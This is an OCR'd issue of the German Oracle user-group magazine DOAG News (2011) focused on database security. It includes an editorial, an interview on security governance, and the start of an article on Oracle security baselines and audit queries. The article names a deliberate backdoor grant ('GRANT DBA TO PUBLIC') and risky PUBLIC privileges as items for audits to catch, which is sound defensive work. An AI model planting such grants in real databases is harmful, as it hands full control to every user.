Franz Hüll, DOAG-Vorstand und Leiter des Competence-Centers Securityfragen

Liebe Mitglieder der DOAG, liebe Leserinnen und Leser,

wenn man sich die Meldungen zu IT-Security der vergangenen Wochen und Monate vor Augen hält, kann man sich des Eindrucks nicht erwehren, dass die Anzahl der Vorfälle zunimmt. Ein Blick in den aktuellen Lagebericht 2011 des Bundesamtes für Informationssicherheit (BSI) vom Mai dieses Jahres bestätigt dies. Nicht nur die Anzahl der Vorfälle nimmt zu, auch die Qualität der Angriffe steigt. Der Schuss mit der Schrottflinte in den Nebel in der Hoffnung, irgendwo ein lohnendes Ziel zu treffen, wird mehr und mehr durch zielgerichtete Angriffe abgelöst. Ein Indiz dafür ist der Rückgang an breit gestreuten Spam-Mails oder Phishing-Attacken. Hier ist eine Verschiebung von Quantität zu Qualität zu beobachten.

Stichwort Qualität: Es fällt schwer, in diesem Zusammenhang den – positiv besetzten – Begriff „Qualität" zu verwenden, handelt es sich bei den erwähnten Angriffen doch um illegale oder kriminelle Handlungen. Diese werden mithilfe unterschiedlicher Techniken durchgeführt mit dem Ziel, sich selbst zu bereichern. Dass dies in der Regel zum Nachteil der Geschädigten ist, wird dabei in Kauf genommen.

Es ist jedoch eine Tatsache, dass sich begleitend zur Entwicklung des Internet und der damit einhergehenden Vernetzung eine kriminelle Schattenwirtschaft entwickelt hat, in der prinzipiell die gleichen Grundsätze gelten wie in anderen, legalen Industriezweigen. Die Betreiber eines Bot-Netzes können „ihr Produkt" besser vermarkten, wenn es gut funktioniert, leicht zu steuern ist und einen großen Wirkungsgrad hat, wenn es sich also auf eine möglichst große Anzahl von gekaperten Rechnern stützen kann. Die Motivation, die hinter diesen Machenschaften steckt, ist Umsatz und Profit.

Ich hoffe, dass wir mit dieser Ausgabe einen Beitrag zu mehr Sicherheit Ihrer IT-Systeme leisten können.

Ihr F. Hüll

3 Editorial

5 Spotlight

Schwerpunkt Security

6 Interview mit Norbert Drecker und Michael Sieben, Geschäftsführer der TWINSEC GmbH: „Die Kunst besteht darin, Risiken und Maßnahmen richtig einzuschätzen …“

10 Überprüfung von Oracle-Datenbanken bezüglich Sicherheits-Richtlinien *Alexander Kornbrust*

13 Operation Shady RAT – eine Geschichtsstunde der Neuzeit *Isabell Unseld*

16 Datenbank-Härtung oder Aufbau von sicheren Referenz-Datenbanken *Carsten Mützlitz*

19 Sicherheitsrisiko Oracle-Datenbank? *Christian Wischki und Kyle Krüsi*

24 Oracle 11*g* XE Beta und SQL-Injection – ein kleiner Schlüssel für die große Tür *Vladimir Poliakov*

27 Secure your code, don´t write security code! *Abdi Mohammadi und Heike Jürgensen*

31 Was Auditoren über Compliance und Verschlüsselungstechnologien denken *Mario Galatovic*

34 Oracle-Datenbanksicherheit in SAP-Umgebungen *Christoph Kersten*

38 Erfolgreiche Einführung eines Rollenkonzepts *Norbert Drecker*

40 Information Rights Management in der Praxis *Norbert Bacher*

Datenbank

42 Data-Warehouse-Features der Datenbank 11*g* R2 *Timo Bergenthal*

48 Installationsarten für Grid Control Agent 11*g* *Bernhard Koch*

50 Automatische Patch-Upgrades mit Enterprise Manager Grid Control 11*g* *Yann Neuhaus*

Entwicklung

54 Neu: Application Express 4.1 *Carsten Czarski*

58 Zentrale Chart-Erstellung *Steffen Schumann, Sönke Frahne, Dr. Rüdiger Harmel, Dennis Klemme, Michael Meyer, Christian Schmidt und Andriy Terletsky*

Best Practice

62 Diskgruppe GRID weg, Cluster down – was nun? *Stefan Panek*

Tipps und Tricks

68 Heute: Forms Login modularisieren *Gerd Volberg*

Aus der DOAG

36 Inserentenverzeichnis


57 Vorschau

67 Impressum


69 Neuigkeiten aus dem Verein

71 Wir begrüßen unsere neuen Mitglieder


74 DOAG-Termine



Wie die Nutzung von Verschlüsselungslösungen die Wahrnehmung der Auditoren positiv beeinflusst, Seite 31



Schutz der Daten in der produktiven Datenbank durch Database Vault, Seite 36



Data-Warehouse-Features der Datenbank 11g R2, Seite 45

Spotlight

Mittwoch, 27. Juli 2011

Dr. Dietmar Neugebauer, Vorstandsvorsitzender der DOAG, und Fried Saacke, DOAG-Vorstand und Geschäftsführer, treffen sich mit Jürgen Kunz, Geschäftsführer der ORACLE Deutschland B.V. & Co. KG, und besprechen verschiedene Themen der Zusammenarbeit. Jürgen Kunz gibt die Zusage für seine Keynote auf der DOAG 2011 Konferenz in Nürnberg. Darüber hinaus sichert er zu, Dr. Dietmar Neugebauer und Fried Saacke im Rahmen der Oracle OpenWorld einen Gesprächstermin mit dem Oracle-Europachef Loïc le Guisquet zu vermitteln. Weitere wichtige Themen sind die Virtualisierungsstrategie für Exadata sowie die generelle Zusammenarbeit zwischen Oracle und den Usergroups.

Freitag, 29. Juli 2011

Der Flyer zur DOAG 2011 Konferenz wird in der Geschäftsstelle finalisiert, anschließend gehen die 160.000 Exemplare in Druck. Das Programm verspricht wieder eine sehr interessante Veranstaltung.

Montag, 8. August 2011

Die in die Webseiten der DOAG involvierten Mitarbeiterinnen und Mitarbeiter der Geschäftsstelle treffen sich zu einer Arbeitswoche für die neue Website. Nachdem der technische Rahmen und das Layout stehen, gilt es in erster Linie, den Content zu erstellen.

Freitag, 12. August 2011

Die Inhalte der neuen Website sind fertig, in den kommenden Wochen wird intensiv getestet.

Montag, 22. August 2011

Dr. Dietmar Neugebauer gehört zu den 100 bedeutendsten Persönlichkeiten der deutschen IT. Nach einem Ranking der Computerwoche ist er einer der Macher und Visionäre, die etwas bewirken und deren Einfluss über die IT-Branche hinausgreift. Das Blatt schreibt: „Seine Stärke ist es, Probleme hartnäckig zu verfolgen, was den Hersteller schon einige Nerven gekostet hat."

Freitag, 9. September 2011

Im Rahmen der Beiratssitzung stellt der Vorstand die neue Organisationsstruktur der DOAG vor. Wesentlicher Punkt sind die vier eigenständigen Communities (siehe Seite 69). Die neue Organisationsstruktur bringt eine Menge an Vorteilen für die Mitglieder der DOAG, da die Interessen der Anwender themengerecht in den einzelnen Communities adressiert sind.

Donnerstag, 29. September 2011

Fried Saacke, DOAG-Vorstand und Geschäftsführer, sowie Wolfgang Taschner, Chefredakteur der DOAG News, vertreten die DOAG auf der Gala des CIO-Magazins. Dazu sind die CIOs der 100 größten Unternehmen Deutschlands eingeladen, alle bisherigen Gewinner der Auszeichnung „CIO des Jahres" sowie die wichtigsten Impulsgeber aus Wirtschaft und Wissenschaft. Dr. Dietmar Neugebauer, Vorstandsvorsitzender der DOAG, ist bereits auf dem Weg zur Oracle OpenWorld in San Francisco und kann deshalb leider nicht teilnehmen.

Freitag, 30. September 2011

Zum Ende des Frühbucher-Rabatts der DOAG 2011 Konferenz vom 15. bis 17. November 2011 in Nürnberg zeichnet sich ein neuer Teilnehmer-Rekord ab.

Von links: Stefan Kinnen, DOAG-Vorstand, Norbert Drecker und Michael Sieben, beide sind Geschäftsführer der TWINSEC GmbH

Sicherheitsvorfälle zeigen, dass sich viele Unternehmen der großen Bedeutung von IT-Security immer noch nicht bewusst sind. Stefan Kinnen, DOAG-Vorstand, und Wolfgang Taschner, Chefredakteur der DOAG *News*, sprachen darüber mit Michael Sieben und Norbert Drecker, beide sind Geschäftsführer der TWINSEC GmbH.

„Die Kunst besteht darin, Risiken und Maßnahmen richtig einzuschätzen …“

Wie ist das Geschäftsmodell Ihres Unternehmens?

Sieben: Wir beraten Unternehmen herstellerneutral und produktunabhängig und setzen anschließend die gemeinsam erarbeiteten Konzepte für einen sicheren Betrieb in der IT um. Unsere Dienstleistung beginnt mit einer Analyse, danach zeigen wir anhand der Anforderungen des Kunden entsprechende Lösungswege auf, die wir bei Bedarf auch implementieren und managen.

Was bedeutet IT-Security für Sie?

Drecker: IT-Security ist eine Geschäftsgrundlage genauso wie beispielsweise eine ausreichende Kapitalausstattung. Das heißt, dass die IT-Security-spezifischen Prozesse im Unternehmen implementiert, ausgeführt und kontrolliert werden müssen.

Sieben: Entscheidend ist, dass man die IT-Security ganzheitlich und mit der gleichen Priorität wie die anderen Geschäftsprozesse behandelt.

Auf welche bedeutenden Referenzen können Sie mit Ihrem Unternehmen verweisen?

Sieben: Wir sind sehr erfolgreich in den Bereichen vertreten, in denen eine hohe Anforderung an die Sicherheit besteht. Dazu zählen Banken und Versicherungen sowie die Telekommunikationsbranche, aber auch der gehobene Mittelstandsbereich.

Drecker: Gerade im Mittelstand kann ein Sicherheitsleck die Existenz eines ganzen Unternehmens bedrohen.

Sehen Sie bezüglich IT-Security große Unterschiede in den einzelnen Branchen?

Sieben: Die Anforderungen sind zunächst in jeder Branche annähernd gleich. Bei der Gewichtung hingegen gibt es große Unterschiede, sei es durch die Gesetzgebung oder durch Revisionsvorgaben. Außerdem ist der Level an IT-Security jedes Mal anders; ein kleines Unternehmen kann nicht die gleichen Mittel einsetzen wie ein großes.

Was ist die größte Motivation der Kunden, sich mit IT-Security zu beschäftigen?

Drecker: Vor fünf bis zehn Jahren hat man sich dem Thema von der technischen Seite her genähert und Dinge wie User-Provisioning oder Single Sign-on eingeführt. Heute ist IT-Security schlicht und einfach eine Geschäftsanforderung. Banken und Versicherungen beispielsweise müssen gegenüber ihren gesetzlich vorgeschriebenen Instanzen Rechenschaft ablegen.

Sieben: Der Mittelstand hat IT-Security immer sehr stiefmütterlich behandelt. Im Rahmen der Globalisierung muss er sich heute intensiv damit auseinandersetzen.

Wie gehen Sie bei Kunden-Projekten vor?

Drecker: Das Erste und Wichtigste ist das Stellen der richtigen Fragen und das Zuhören, wenn der Kunde über seine Geschäftsprozesse berichtet. Daraus erstellen wir gemeinsam die entsprechenden Anforderungen, aus denen sich dann die praktische Umsetzung ableitet. Unsere oberste Priorität ist es, Lösungen zu erstellen, und nicht bestimmte Produkte zu verkaufen.

Sieben: Häufig ist es erforderlich, vorab gemeinsam die ganzen IT-Security-Begriffe abzuklären, damit wir alle eine gemeinsame Sprache sprechen. Das ist insofern wichtig, als IT-Fachleute meist unter einem bestimmten Schlagwort etwas anderes verstehen als die Controller oder die Mitarbeiter aus den Fachabteilungen.

Welche Abteilungen sollten bei einem IT-Security-Projekt einbezogen werden?

Sieben: Zunächst einmal gibt es immer einen Treiber für die IT-Security. Das kann der Betrieb sein, oftmals sind es auch die Controller oder die Geschäftsleitung. Danach werden die Kreise sehr schnell größer, denn vom Thema IT-Security ist jeder Bereich im Unternehmen betroffen. Die große Kunst besteht darin, alle Beteiligten einzubinden.

Sind sich die Abteilungen auch einig, wer die Kosten für die IT-Security-Maßnahmen trägt?

Drecker: Nein, die Finanzierung ist meist ein aufwändiger Prozess. Der Bereich, der die Anforderungen stellt, ist häufig nicht bereit oder in der Lage, die Kosten zu übernehmen. Der IT-Security-Beauftragte eines Unternehmens verfügt meistens gar nicht über das entsprechende Budget.

Wie stellt man in der Praxis sicher, dass die User nur die Daten sehen, die sie auch sehen sollen?

Drecker: Es gibt einmal die klassischen Instrumente wie beispielsweise eine Firewall. Unter modernen Aspekten betrachtet greifen hier auch entsprechende Berechtigungskonzepte. Das Information Rights Management geht ebenfalls in diese Richtung, setzt allerdings voraus, dass im Unternehmen klassifizierte Daten vorliegen.

Sieben: Die Palette an Möglichkeiten ist so breit wie das Thema. Das geht bis in Bereiche wie Kryptologie oder Datenbank-Automatismen, die einzelne Felder einer Tabelle kontrollieren. Entscheidend für den Einsatz sind auch hier wieder die Anforderungen des Unternehmens.

Ist der Aufbau von Sicherheit nur ein rein technisches Problem oder muss man dabei auch die Organisation des Unternehmens betrachten?

Sieben: Die Organisation wird häufig vernachlässigt, beispielsweise wenn ein Mitarbeiter die Abteilung wechselt und seine alten Rechte beim Datenzugriff mitnimmt. Hier helfen technische Maßnahmen nicht weiter, hier sind organisatorische Prozesse gefragt. Das kann bis hin zu Änderungen in der Organisationsstruktur führen.

Wann beziehungsweise wie ist ein Monitoring von auffälligen Zugriffen sinnvoll?

Drecker: Ein Ansatz besteht darin, alle Risiken für das Geschäft zu betrachten und zu analysieren. Dann kommt das IT-Security Information and Event Management (SIEM) ins Spiel. Ziel ist es, für alle sicherheitsrelevanten Vorfälle entsprechende Maßnahmen zu erstellen, die auch mit dem Geschäft in Einklang stehen. Für eine Bank wäre es beispielsweise fatal, bei einer IT-Security-Attacke das System komplett herunterzufahren. Die Kunst besteht darin, Risiken und Maßnahmen richtig einzuschätzen und in ihren Folgen entsprechend zu bewerten.

Michael Sieben, Geschäftsführer der TWINSEC GmbH

Sieben: Betriebssysteme, Datenbanken und Anwendungen sind gar nicht dafür ausgelegt, nicht erlaubte Zugriffe erkennbar zu machen. Auch SIEM-Systeme sind heute noch sehr technisch orientiert. Wenn beispielsweise ein Anwender für eine bestimmte Applikation autorisiert ist und von einem bestimmten Ort aus darauf zugreift, ist das technisch für das System in Ordnung. Wenn der gleiche Anwender aber zur selben Zeit auch noch von einem anderen Ort aus zugreift, stimmt etwas nicht. In solchen Fällen hilft nur die intelligente Korrelation der Daten weiter. Diese Denkweise ist bei vielen Unternehmen noch nicht angekommen. Gefahrenabwehr lässt sich nicht allein technisch lösen.

Zur Person: Norbert Drecker

Norbert Drecker ist seit dem 1. Januar 2008 geschäftsführender Gesellschafter der TWINSEC GmbH. Das Unternehmen, dessen Mitgründer er ist, fokussiert sich auf das Thema „IT-Sicherheit" und berät, implementiert und betreut Lösungen auf Basis verschiedener Hersteller.

Seinen beruflichen Werdegang startete er nach dem Abschluss des Studiums der Informatik an der Universität Paderborn beim EDV-Hersteller Bull. Dort sammelte er zunächst Erfahrungen in der Entwicklung von System- und Anwendungs-Software mit Schwerpunkt „Telekommunikation auf Mainframes und Minicomputern". Sein Aufgabenbereich verlagerte sich später auf konzeptionelle Aufgaben, Methoden und Projektmanagement.

Als Mitarbeiter der Evidian verantwortete er dann den technischen Bereich als Leiter des Evidian Competence Centers. In seiner Verantwortung wurden Projekte zum Thema „System & Netzwerk-Management bei Behörden" in der Telekommunikationsbranche und der Industrie konzipiert und umgesetzt. In den letzten Jahren erfolgte dann die Spezialisierung auf die IT-Sicherheit mit den breiten Themenbereichen „Compliance" und „Identity/Access-Management" mit Referenzprojekten in Umgebungen von Transport, Logistik, Telekommunikation, Verwaltung, Versicherung und Industrie in mittleren und großen Organisationen.

Das Interesse an der Vielfalt des Themas „IT-Sicherheit" und der Erfolg bei der Arbeit mit Analysten, Partnern und Produktlieferanten führte zu dem Entschluss, mit einem Team erfahrener Spezialisten diese Arbeit in einem eigenen unabhängigen Unternehmen weiter zu führen. Norbert Drecker verantwortet nun in der TWINSEC GmbH den technischen Bereich der Beratung, der Umsetzung und den Betrieb von IT-Security-Lösungen.

Wie kann man Test- und Integrationsumgebungen sicher aufsetzen?

Drecker: Dafür gibt es in der Datenbank-Technologie zunächst einige Standard-Methoden, beispielweise die Testdaten von den Echtdaten zu separieren oder die Testdaten zu maskieren und zu anonymisieren. Darüber hinaus ist die Passwort-Thematik in einem Testsystem gesondert abzubilden.

Wie sollte man mit Vorfällen im Unternehmen umgehen?

Sieben: In dem Moment, in dem etwas vorfällt, muss anhand des Maßnahmenkatalogs bereits eine entsprechende Reaktion feststehen. Es ist zudem wichtig, die Existenz dieses Maßnahmenkatalogs im Unternehmen zu propagieren, damit die Mitarbeiter wissen, dass Vorfälle entsprechend geahndet werden. Schließlich kommen rund drei Viertel aller Attacken aus dem Unternehmen und nicht von außen.

Drecker: Mit dem Maßnahmenkatalog ist es wie bei einer Feuerwehr-Übung. Jeder Beteiligte muss im Ernstfall wissen, was und wie er etwas zu tun hat.

Wie ist die Einbindung des Betriebsrats und des Datenschutzbeauftragten in die Prozesse?

Drecker: Die Einbindung ist unumgänglich. Betriebsrat und Datenschutzbeauftragte sind in die Prozesse einzubeziehen.

Wo sind sinnvolle Grenzen von IT-Security-Maßnahmen?

Drecker: Wie gesagt, zu Beginn aller IT-Security-Aktivitäten steht die Risiko-Analyse. Danach ist man in der Lage zu beurteilen, an welcher Stelle Maßnahmen zu ergreifen sind. Erst wenn alle Risiken erkannt sind, lässt sich eine Kosten/Nutzen-Rechnung aufmachen. Der Vorstand muss dann entscheiden, welche Risiken er in Kauf nimmt, um Kosten für bestimmte Maßnahmen zu sparen.

Welche Trends kommen kurz- und mittelfristig auf uns zu?

Drecker: Vor fünf bis sieben Jahren stand noch die technische Umsetzung von Sicherheitsmaßnahmen im Fokus. Die Diskussion fand meist unter dem Aspekt des Return on Investment statt. Heute geht es vorrangig um Compliance. Gesetzliche Anforderungen sowie die aus der Firmenpolitik entstehenden Ansprüche sind in einem Sicherheitskonzept umzusetzen. Dabei ist der Nachweispfad von drei Säulen abhängig. Einer macht die Vorgaben, einer setzt sie um und ein Dritter kontrolliert das Ganze. Dieser Trend, der momentan in erster Linie bei den DAX-Unternehmen praktiziert wird, hat künftig auch im Mittelstand eine große Bedeutung. Hier wird sich noch ein großer Markt entwickeln.

Norbert Drecker, Geschäftsführer der TWINSEC GmbH

Sieben: IT-Security muss zu einer Selbstverständlichkeit im Unternehmen werden, unabhängig von dessen Größe. Gerade hinsichtlich neuer Technologien wie Cloud Computing oder Mobile Applications sind aufgrund der wachsenden Komplexität noch große Aktivitäten erforderlich. Gerade bei den mobilen Anwendungen ist der Markt extrem schnelllebig geworden. Die Anforderungen hinsichtlich Mobilität werden meist umgesetzt, ohne sich große Gedanken um die damit verbundene Sicherheit zu machen.

Wie schätzen Sie die Aktivitäten Oracles hinsichtlich IT-Security ein?

Sieben: Die Vollständigkeit der Lösungen ist beeindruckend, lediglich bei SIEM besteht noch Nachholbedarf. Hinsichtlich der Marktdurchdringung hat Oracle durch eine gezielte Informationspolitik sicher noch Steigerungspotenzial, insbesondere im deutschen Markt.

Welche Rolle sollte die DOAG bei der IT-Security spielen?

Sieben: Die DOAG bietet die Plattform, auf der die Anwender ihre Probleme kommunizieren können. Sie ist dann in der Lage, diese zu bündeln und dem Hersteller Lösungsvorschläge zu unterbreiten.

Welche konkreten Wünsche haben Sie an den Markt?

Drecker: Erst mal sollte die IT-Security den Stellenwert im Unternehmen bekommen, den auch die anderen Bereiche innehaben. Zum anderen fehlt mir bei den Mitarbeitern oft noch das entsprechende Bewusstsein für Sicherheit.

Gibt es eine absolute Sicherheit?

Sieben: Nein. IT-Security bleibt immer ein Wettrennen zwischen den Möglichkeiten, die ein Angreifer nutzt, und den Mechanismen, die es zum Schutz gibt. Das Optimum wird immer ein Kompromiss bleiben.

Zur Person: Michael Sieben

Michael Sieben ist seit dem 1. Januar 2008 geschäftsführender Gesellschafter der TWINSEC GmbH. Neben dieser Tätigkeit ist er verantwortlich für die Bereiche Vertrieb sowie Kunden- und Projekt-Management. Bis zu seiner Beteiligung an der neu gegründeten TWINSEC GmbH war er Leiter Vertrieb Zentraleuropa und stellvertretender Geschäftsführer bei der Evidian GmbH. Nach seiner kaufmännischen Ausbildung mit anschließendem Traineeprogramm der IBM arbeitete Michael Sieben als Account Manager, Key Account Manager und Teamleiter bei der IBM Deutschland GmbH und der ELEKLUFT GmbH (Tochter der DASA) in Bonn. In dieser Zeit unterstützte und betreute er geheimhaltungsbedürftige öffentliche Kunden sowie Versicherungsunternehmen in zahlreichen Großprojekten und war zum Zugang schützenswerter Einrichtungen und Projekte ermächtigt und betraut.
Als Mitarbeiter der Evidian verantwortete er dann den Vertrieb für Zentraleuropa. In seiner Betreuung und Beratung wurden Projekte zum Thema „System & Netzwerk-Management bei Behörden" in der Telekommunikationsbranche und der Industrie umgesetzt. In den letzten Jahren erfolgte dann die Spezialisierung auf die IT-Sicherheit mit den breiten Themenbereichen „Compliance" und „Identity/Access-Management" mit Referenzprojekten in Umgebungen von Transport, Logistik, Telekommunikation, Verwaltung, Versicherung und Industrie in mittleren und großen Organisationen. Seine Fachgebiete sind System- und Netzwerk-Management, ITIL, IT-Security, Identity und Access-Management, Compliance, Rollen-Management, BSI-Grundschutz, Workflow-Systeme und Managed Security Services. Michael Sieben ist Vollkaufmann mit einigen Zusatz-Semestern der technischen Informatik an der Fernuniversität Hagen.

Große und kleine Unternehmen und Organisationen verwenden oft eine große Anzahl von (Oracle-) Datenbanken. Mehrere Hundert, wenn nicht gar Tausende Datenbanken sind dabei nicht ungewöhnlich. Um sichere Datenbanken zu gewährleisten, stehen viele Firmen vor dem Problem, diese große Menge an Datenbanken auf Sicherheitsrichtlinien zu überprüfen. Dabei taucht oft die Frage auf, gegen welchen Standard man testen soll oder aus gesetzlichen Gründen testen muss.

Überprüfung von Oracle-Datenbanken bezüglich Sicherheits-Richtlinien

Alexander Kornbrust, Red-Database-Security GmbH

Nachdem man die im Internet verfügbaren Oracle-Security-Richtlinien überprüft hat, werden oft eigene Richtlinien/Baselines erstellt, die der Firma/Organisation und den Datenbank-Installationen besser entsprechen. Der folgende Artikel beschreibt die existierenden Sicherheits-Richtlinien, gibt Hinweise zur Erstellung einer eigenen Richtlinie und weist auf typische Fallstricke bei der Erstellung einer Baseline/Richtlinie/Policy hin.




Abbildung 1: Google-Abfrage

- CIS Benchmark for Oracle (9-11)
- DISA Stig (9-11)
- SANS Score (9-11)
- NSA Guide (9)
- Oracle Security Checklist

Existierende Baselines

Die Suche nach den Oracle-Security-Baselines beginnt normalerweise mit Google. Eine Eingabe von „Oracle Security Baseline“, „Oracle Security Checklist“ oder „Oracle Security Policy“ liefert sehr viele Treffer, wobei die meisten sich auf folgende Richtlinien reduzieren lassen (siehe Abbildung 1):

CIS Benchmark

Der wohl verbreitetste Standard für Oracle-Datenbanken ist „CIS Benchmark“ (siehe http://benchmarks.cisecurity.org/en-us/?route=downloads.browse.category.benchmarks.servers.database.oracle). Dieser basiert zu großen Teilen auf dem Buch „Oracle Security Step-by-Step“, das von Pete Finnigan und vielen weiteren Autoren 2003 erstellt und zwei Jahre später aktualisiert wurde. In der neuen Version (11*g*) wurde die Checkliste von einem Sicherheitsexperten (ohne tiefes Oracle-Wissen) weiterentwickelt und enthält deshalb zahlreiche Fehler, die einem „Oracler“ nicht passieren würden (wie „revoke privilege to user“). Trotzdem ist es ein Vorteil dieses Benchmarks, dass bei vielen Tests die auszuführenden Befehle hinterlegt sind. Die Ausgabe aller zu analysierenden Auditdaten kann je Datenbank mehr als 100 Seiten lang sein, was die Analyse der gewonnenen Daten erschwert. Über den Sinn vieler der Tests (etwa TKProf aus Sicherheitsgründen vom DB-Server löschen, „automated backups should be verified“, „failsafe must be engaged“ …) kann außerdem diskutiert werden. Soll der CIS Benchmark in kommerziellen Programmen verwendet werden, ist zusätzlich eine kostenpflichtige Lizenz vom Center of Internet Security notwendig.

DISA Stig

Die Sicherheitsanforderungen der für die US-Behörden und Drei- oder Vier-Buchstaben-Organisationen (NSA, CIA,

FBI, NASA …) entwickelten Richtlinie (siehe http://iase.disa.mil/stigs/app_security/database/oracle.html) sind generell sehr hoch und oft auf europäische Unternehmen und Organisationen nicht anwendbar.

Ein Vorteil bei den DISA Stigs ist es, dass sowohl die SQL-Befehle als auch die zu erwarteten Ergebnisse beschrieben sind. Auch hier sind die Ausgaben unter Umständen sehr lang (siehe Listing 1).

SANS Score

Der SANS Score für Oracle (siehe http://www.sans.org/score/oraclechecklist.php) basiert wie der CIS Benchmark auf dem Buch „Oracle Security Step-by-Step“, wird jedoch seit geraumer Zeit nicht mehr weiterentwickelt.

NSA Guide

Inzwischen erstellt die NSA (National Security Agency (siehe http://www.nsa.gov/ia/_files/db/oracle9i_guide.pdf) keine eigenen Richtlinien, sondern verweist auf den CIS Benchmark bzw. den DISA Stig für Oracle.

Oracle Security Checklist

Die Checklist von Oracle ist mehr eine allgemeine Zusammenfassung von Hinweisen und Best Practices (siehe http://download.oracle.com/docs/cd/B19306_01/network.102/b14266/checklis.htm).

Zusammenfassend lässt sich sagen, dass die im Internet verfügbaren Security-Richtlinien in der Regel von Security-Experten, aber nicht von Oracle-Experten zusammengestellt werden (was zu Hinweisen wie „Alle Rechte von Public entfernen“ führt), zu viele Informationen liefern und oft nicht direkt in der eigenen Firma/Organisation angewendet werden können. Deshalb wird man in der Regel nicht darum herumkommen, eigene, angepasste Richtlinien zu erstellen.

Erstellen eigener Richtlinien

Bevor man anfängt, eigene Richtlinien zu erstellen, sollte man folgende Punkte diskutieren:

- Wird die Policy für alle Datenbanken benötigt oder sind separate Richtlinien für die verschiedenen Klassen (Test, Development, Pre-Live/Staging, Production) notwendig?
- Soll die Richtlinie für alle oder nur für die neu aufsetzten Systeme gelten?
- Wie soll die Baseline regelmäßig überprüft werden?
- Was passiert bei Verletzungen der Policy? Konsequenzen?
- Wie werden Ausnahmen behandelt? Prozess?

Danach sollte man überlegen, welche Klassen von Tests man überprüfen will. Dabei wird oft der Fehler gemacht, dass die Gruppen nicht strikt getrennt werden, was später zu Problemen führen kann. Mögliche Klassen von Tests sind:

- Unsichere Konfigurationseinstellungen (wie „UTL_FILE_DIR=*“)
- Unsichere Privilegien (wie „UTL_TCP“ an „PUBLIC“)
- (Absichtlich) schlechte Konfiguration / Hintertür (wie „GRANT DBA TO PUBLIC“)
- Passwörter (wie schwache Passwörter oder Passwörter aus Wörterbuch-Datei)
- Fehlende Patches (letzter CPU oder PSU fehlt)
- Verschlüsselung
- OS-Tests

Nachdem man sich auf die einzelnen Klassen geeinigt hat, kann man diese entsprechend ergänzen und die erwarteten Werte definieren. Dabei sollte es separate Tests anstatt größere Gruppen geben, beispielsweise „ 7.1.1 UTL_TCP an Public gegranted und 7.1.2 UTL_HTTP an Public gegranted“ anstelle von „7.1 – Gefährliche Privilegien von Public entziehen (UTL_TCP, UTL_HTTP ...)“.

Typische Fallstricke in Sicherheits-Richtlinien sind in der Regel zu allgemeine Aussagen wie „Backup muss vorhanden sein“ oder „Use least privilege for Applications“, die dann nicht getestet werden können und die normalerweise alle Benutzer der Richtlinie ignorieren. Weitere Probleme sind fehlende Nummerierungen der einzelnen Tests, die es schwierig machen, einzelne Punkte in einem Dokument zu referenzieren. Auch werden oft Tests, die schwieriger zu implementieren sind – wie beispielsweise „Passwort-Sicherheit“ – einfach weggelassen.

Die folgenden Beispiele zeigen unterschiedliche Implementierungen desselben Tests „Wer hat DBA-Rechte“. Je nach Implementierung sieht das Ergebnis anders aus und benötigt unterschiedlich viel Platz.

Beispiel 1 – einfaches SQL:

```
SQL> select grantee from
dba_role_privs where granted_
role='DBA';
MANI12
SYS
ALEX_ROLE
E1
DEV4
CHECK1
DIRK
ADMALEX
SYSTEM
CREDIT
RS
FLOWS_020100
```

```
DB-DG0014-ORACLE11 (Script)
From SQL*Plus: select username from dba_users where username in
(,ALLUSERS', ,AOLDEMO', ,AQDEMO', ,AQJAVA', ,AQUSER', ,AUC_GUEST',
,BI', ,CTXDEMO', ,DEMO8', ,DEV2000_DEMOS', ,HR', ,IX', ,OE', ,ORA-
BAMSAMPLES', ,PM', ,PORTAL_DEMO', ,PORTAL30_DEMO', ,QS', ,SCOTT',
